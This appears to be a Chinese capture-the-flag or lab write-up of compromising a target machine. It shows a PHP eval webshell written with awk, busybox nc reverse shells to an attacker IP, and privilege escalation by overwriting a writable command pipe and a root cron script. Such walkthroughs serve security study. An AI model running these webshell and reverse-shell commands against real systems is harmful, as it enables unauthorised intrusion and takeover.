
发现awk命令可以写入文件
那么我们直接写一个一句话就可以了
1 | 'BEGIN{print "<?php eval($_POST[\"a\"])?>" > "/var/www/html/shell.php"}' |

成功连接上webshell
反弹shell
1 | busybox nc 192.168.1.124 1234 -e /bin/bash |
成功拿到shell

经过一顿翻找 没有发现密码
但是在进程中找到一些东西

twansh用户执行了一个脚本
我们去看一下这个脚本的内容

大致内容是执行command_pipe这个文件
我们去看看command_pipe这个文件


command_pipe这个文件的属组刚好是我们www-data的组
我们可以写入这个文件
那么继续弹shell就可以了
1 | echo "busybox nc 192.168.1.124 3333 -e /bin/bash">command_pipe |
成功拿到twansh用户
我们看看如何提权到root
又是一顿找 没啥结果
我们起一个pspy64上去 看看有没有隐藏的定时任务
用蚁剑上传

执行了一会pspy64

发现每分钟一开始都会有个动作
root会执行/tmp/back.sh
那么我们直接写入这个文件就可以了

1 | echo "busybox nc 192.168.1.124 5555 -e /bin/bash">/tmp/back.sh |

成功提权到root

说些什么吧!